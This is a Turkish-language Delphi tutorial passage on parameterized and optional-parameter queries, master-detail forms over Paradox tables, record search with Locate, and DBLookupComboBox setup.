



```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Button1Click(Sender: TObject);
begin
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT and
FATURATUTARI<=:FAT2');
  Query1.Params[0].AsCurrency:=StrToCurr(Edit3.Text);//ilk parametre
  Query1.Params[1].AsCurrency:=StrToCurr(Edit4.Text);//ikinci parametre
  Query1.Open;
end;
```

Programı çalıştırıp "Edit" kontrollerine parasal içerikleri girin. Ardından "Göster" isimli buttona tıklayın. Sadece yazmış olduğunuz kriterlerin arasındaki fatura tutarları listelenecektir. Diğer fatura tutarlarına ait satırlar gösterilmeyecektir.

Opsiyonel Parametreli Sorgu Oluşturmak:

Bu bölümde yine sorgumuz için iki adet "Edit" kontrolü kullanacağız. Fakat içlerinden bir tanesi boş olduğu zaman diğer parametreye göre, ikiside dolu olursa iki kriteride dikkate alarak sorgulama yapacağız. Öncelikle aşağıdaki tasarımı oluşturunuz.




```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Button2Click(Sender: TObject);
//opsiyonel sorgulama
begin
  if (Edit3.Text='') and (Edit4.Text='') Then
    ShowMessage('Lütfen En Az Bir Parametre Giriniz')
  else if Edit3.Text='' Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where FATURATUTARI<=:FAT');
      Query1.Params[0].AsCurrency:=StrToCurr(Edit4.Text);
      Query1.Open;
    end
  else if Edit4.Text='' Then
    begin
```

```
     Query1.SQL.Clear;
     Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT');
     Query1.Params[0].AsCurrency:=StrToCurr(Edit3.Text);
     Query1.Open;
   end
  else
   begin
    Query1.SQL.Clear;
    Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT
and FATURATUTARI<=:FAT2');
    Query1.Params[0].AsCurrency:=StrToCurr(Edit3.Text);
    Query1.Params[1].AsCurrency:=StrToCurr(Edit4.Text);
    Query1.Open;
   end;
end;
```

Programı çalıştırın. Şayet iki "Edit" kutusuda boş bırakılırsa "Lütfen En Az Bir Parametre Giriniz" uyarısı kullanıcıya iletilecektir. Şayet birinci kontrol doldurulup ikincisi boş bırakılırsa bu durumda ikinci kontrol hiç dikkate alınmayacak, birinci parametre değerinin üzerinde fatura tutarı olan kayıtlar listelenecektir. Aynı şekilde birinci kontrol boş bırakılıp ikinci parametre değeri girilirse o zaman birinci parametre dikkate alınmayarak sadece ikinci parametreye aktarılan tutarın altındaki kayıtlar listelenecektir. Eğer iki parametreyede değer girilirse bu defa parametre değerlerinin arasındaki fatura tutarlarının yer aldığı kayıtlar listelenecektir.

Birden Fazla Tablo İle Çalışmak:

Çok fazla sütuna sahip tablolar yerine, daha az sütunlu ve fazla tablo ile (tabiiki mümkün olabiliyor ise) çalışmak performansınızı etkileyen çok önemli bir faktördür. Tabloları bölme işlemi rasgele bir şekilde yapılamaz. Dikkat etmeniz gereken hususlar olacaktır. Böldüğünüz iki tablo arasında ilişki kurabileceğiniz bir sütunun muhakkak olması gerekecektir. Ayrıca ilişki yaratacağınız sütunların iki tabloda da indexlenmesi lazımdır. (Index lerin Primary veya Secondary olması önem arz etmez. Ama genellikle statik bilgilerin yer aldığı tabloda primary, dinamik bilgilerin yer aldığı tabloda da secondary index kullanmak en iyi ve doğru çözümdür. Bu tür ilişkiler Bire-Çok lu ilişki olarak adlandırılmaktadır).

Şimdi aşağıdaki iki tabloyu oluşturarak, ilişkili tablolarda işlemlerin nasıl yaptırılabileceğini açıklayalım.

Tablo1:MAGAZA TABLOSU

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
MAGAZAADI	A	25	*
ADRES	A	25	
TELEFON	A	15	
MUDUR	A	25	
SEHIR	A	25	

Tablo2:SERVIS TABLOSU

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	Secondary Index
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		

Yukarıdaki iki tablo yerine tek bir tablo yapsaydınız, bir çok sütuna gereksiz verileri girmiş olacaktınız, haliylede hem sıkıcı olacaktı, hemde tablonuzu boş yere şişirmiş olacaktınız. Tabloların fazla büyümesi performansı etkileyen çok önemli bir faktördür.


İki adet tablomuz var. Bu tablolardan birincisi mağazalara ait statik bilgilerin tutulduğu ve mağaza adının "Primary" index olarak tanımlandığı "MAGAZA" tablosu. İkincisi ise mağazalara ait dinamik bilgilerin yer aldığı ve mağaza adı sütununun "Secondary" index olarak tanımlandığı "SERVIS" tablosu. Bu iki

tablo arasında indexli sütunlar kullanılarak "Master-Detail" form yapısı oluşturulacaktır (ilişki yaratılacaktır).

Uyarı:*Paradox tablolarında "primary" index oluşturmadan "secondary" index yaratamazsınız.*


Aşağıdaki adımları izleyiniz.

- "File->New-Other" adımlarını izleyerek açılan pencereden "**Business**" yaprağını aktifleştirin.
- "DataBase Form Wizard" seçeneğini seçip "OK" Buttonuna tıklayın. Karşınıza aşağıdaki pencere açılacaktır.




- Açılan pencerede, "Form Options" kısmından "Create a master/detail form" seçeneğini,"Dataset Options" kısmından da "Create a form using Ttable object" seçeneğini işaretleyip Next düğmesine basın.
- Karşınıza ilk olarak "Master" tablonuzu seçebileceğiniz pencere gelecektir. Bu pencere de aliasınızın (gazi) referans gösterdiği klasörün içerisinde yer alan "MAGAZA" tablosunu seçerek "Next" düğmesine tıklayın.
- Bu adımda karşınıza gelen pencereden master tablonuzda, formun üzerine gözükmesini istediğiniz sütunları belirlenizi isteyecektir. Formda gözükmesini istediğiniz sütunları "Available Field" listesinden "Ordered selected Fields" listesine aktarıp "Next" düğmesine basın (biz bütün sütınları aldık).
- Açılan yeni pencereden "Vertically" işaret düğmesini seçerek "Next" düğmesine tıklayın.


❖ Yeni bir pencere açılacaktır bu pencereden “Left” seçeneğini seçip “Next” düğmesine tıklayın. Karşınıza aşağıdaki pencere açılacaktır.



❖ Bu pencereden “Detail” olarak kullanacağınız tabloyu seçmenizi isteyecektir. “SERVIS” tablosunu seçerek “Next” düğmesine tıklayın.
❖ Açılan yeni pencere “Detail” tablonuzdan formun üzerinde gözükmesini istediğiniz sütunları seçmenizi isteyecektir (Biz SIRANO hariç tüm sutunları dahil ettik). Next düğmesine tıklayın.
❖ Açılan yeni pencereden “In a Grid” işaret düğmesini seçerek “Next” buttonuna tıklayın. Aşağıdaki pencere açılacaktır.



- ❖ Bu pencerede “Available Indexes” listesinde “Detail” tablosundaki tüm index ler gözükecektir. “MAGAZAINDEX” (mağazaadı sütunu için tanımlanan secondary index) olanını seçin. “DetailFields” listesinde otomatik olarak gözükecektir.
- ❖ “Detail Fields” listesinden “MAGAZAINDEX” ve “Master Fields” listesinden de “MAGAZA ADI” sütununu seçip “Add” buttonuna tıklayın.
- ❖ Yarattığınız ilişki “Joined Fields” listesinde aşağıdaki gibi oluşturulacaktır.




- ❖ Next düğmesine basın.
- ❖ “Finish” deyip wizardı bitirin.

Yukarıdaki adımlardan sonra “Delphi” sizlere “Master-Detail” içeriği olan bir form yapısı oluşturacaktır. Bu yapıda çok önemli bir özellik barınmaktadır. Master tablonuzdan bir mağaza ismini seçtiğiniz zaman “Detail” tablonuzda (DataGrid içerisinde) sadece o mağazaya yapılmış olan servisleri listeleme şansını bulacaksınız.

Bu yapının diğer bir özelliğide var olmayan bir mağazaya yanlışlıkla servisin yapılamayacağıdır. Çünkü “SERVIS” tablosuna kayıt girerken (DataGrid içerisinden) mağaza adını kendisi otomatik olarak belirleyecektir. Haliyle kullanıcının yapabileceği yanlış isim girme işlemlerinin önüne geçmiş olacaksınız.

“Master-Detail” form yapısında “Delphi” sizin yerinize formunuza iki adet “Table” , iki adet “DataSource”, master tablodaki sütun sayısı kadar “Edit”

kontrolü ve “Detail” tablo bilgilerinizi topluca listelemeniz için “DataGrid” nesnesini yerleştirecektir. Programı çalıştırdıktan sonraki ekran görüntünüz aşağıda verilmiştir.



“Navigator” kontrolünde yapacağınız kayıt gezinti işlemleri “DataGrid” nesnesindeki kayıtların tamamen değişmesine (seçilen mağazaya ait kayıtları gösterecektir) sebep olacaktır.

Master Detail Form Yapısını Mauel Oluşturmak:


Burada “Master” tablo için yapılan işlem sadece paradox tablosuna bağlantıyı sağlamaktır (Table1-DataSorce1).”Detail” tablosu için (şayet manuel olarak siz bağlantı işlemini yapacaksanız) aşağıdaki ayarları yapmanız gerekecektir.

Koyu renkte yazılmış özellikleri, kodla veya “Object Inspector” penceresinden ayarlamalısınız(“IndexName-MasterFields-MasterSource”). Söylemeye gerek yo sanırım, “DataSource2” kontrolünüde “Table2” nesnesine bağlamalısınız.

Master-Detail Tablolarda Kayıt Arama İşlemleri:

Neredeyse bütün projelerinizde kullanacağınız bir uygulama seçeneğidir. Düşünün yukarıdaki "Master-Detail" yapıda herhangi bir mağazaya servis yapıldığı zaman faturayı nasıl işleyeceksiniz. İzah edelim, öncelikle "Master" tablodan mağazayı bulacağız, bu mağazaya göre "DataGrid" nesnesinde servisler listelenecek, kaydı da yeni bir servis olarak "DataGrid" nesnesine ekleyeceğiz.

Yukarıda yapmış olduğunuz form yapısına bir adet "Edit" kontrolü yerleştirerek aşağıdaki yeni tasarımı oluşturunuz.




Aşağıdaki kod bloğonu "Edit" Kontrolünün "OnkeyPress" yordamına ekleyiniz.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
//Kayıt Bul
Var
  ara:Boolean;
begin
  if Key=#13 Then
    begin
      ara:=Table1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);
      if ara=false Then
        begin
```

```
        ShowMessage('Kayıt Bulunamadı');
      end
   end;
end;
```

Programı çalıştırın. Ardından aradığınız mağaza ismini girip klavyeden "Enter" tuşuna basın. "Master" tablonuz o mağazayı gösterecek, "Detail" tablonuzda o mağazaya ait yapılmış servisleri listeleyecektir. Çalıştırıldıktan sonraki form görüntüsü aşağıda verilmiştir.



Yukarıdaki örnekte "Edit" kontrolü içerisine aradığımız mağaza ismi olarak "MIGROS" değerini girip "Enter" tuşuna bastık. Bilgisayarın yaptığı işlemse "MIGROS" mağazasını "Master tabloda aktifleştirmek, arkasından ona bağlı olarak çalışan "Detail" tablosunda da "MIGROS" mağazasına yapılmış olan servisleri listelemek olmuştur. Gireceğiniz faturayı DataGrid nesnesinin en son satırına ekleyebilirsiniz.

Hatırlatma*:"Master-Detail" tablo yapısında iki tabloda da ilişkilendirilecek olan sütunları index olarak tanımlayın. Aksi takdirde uygulamada bir çok sıkıntı yaşayabilirsiniz.*

Lookup İşlemleri

Birbirleriyle ilişkili tablo yapılarında "Lookup" işlemleri sizlere tahmin edemeyeceğiniz kadar kolaylıklar sağlayacaktır. Daha önceden oluşturduğumuz "MAGAZA" ve "SERVIS" tabloları için söyle bir senaryo üretelim. Öncelikle servis tablosuna girilecek kayıtlarda mağaza tablosunda olmayan bir mağazanın bulunması çok kötü sonuçlar doğuracaktır. Kullanıcı mağaza adını girerken "MIGROS" yerine "MAAGROS" veya "DIA" yerine "DIYA" yazabilir, bu hata binlerce kaydın girildiği tablolarda çok normal karşılanabilir bir durumdur. Ama isterseniz böyle bir hatanın oluşmasını aşağıda anlatacağım yöntemle tamamen önleyebilirsiniz. "SERVIS" tablosuna girilecek mağaza adını kullanıcıya klavyeden girdirmeyip, ekleyeceğiniz bir ComboBox kutusundan seçtirtebilirsiniz. ComboBox ın açılan penceresindeki değerleride "MAGAZA" tablosunda yer alan "MAGAZAADI" sütunundan aldırabilirsiniz. Şimdi bu işlemleri nasıl yapabileceğinizi detaylı olarak izah etmeye çalışalım.

DBLookupComboBox Kontrolü:

Başka bir tablonun (veya Query nin) sütun bilgilerini listelemek için kullanılan en etkili kontroldür. Bağlantı işlemlerinde kullanacağınız extra özellikleri aşağıda verilmiştir.

- **DBLookupComboBox1.DataSource**

Bu özellik sayesinde içerisine girilen kayıtların yazdırılacağı kaynak belirlenebilir (Aynen DBEdit kontründeki özellik gibidir).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource2;
end;
```

- **DBLookupComboBox1.DataField**

Kontrole girilen içeriğin kaynakta yazdırılacağı sütunu belirleyen özelliğidir (Aynen DBEdit kontrolünde olduğu gibi).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource2;
  DBLookupComboBox1.DataField:='MAGAZAADI';
end;
```

- **DBLookupComboBox1.ListSource**

Kontrolün içerisinde gösterilecek olan sütun (diğer tablodaki) bilgilerinin yer aldığı kaynağı belirleyen özelliğidir (Bu özellik "DBEdit kontrolünde yoktur).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
end;
```

- **DBLookupComboBox1.ListField**

İçeriğin belirtildiği kaynakta birden fazla sütun olabileceği için hangi sütunla ilişkilendirileceği bu özellikle belirlenmelidir.

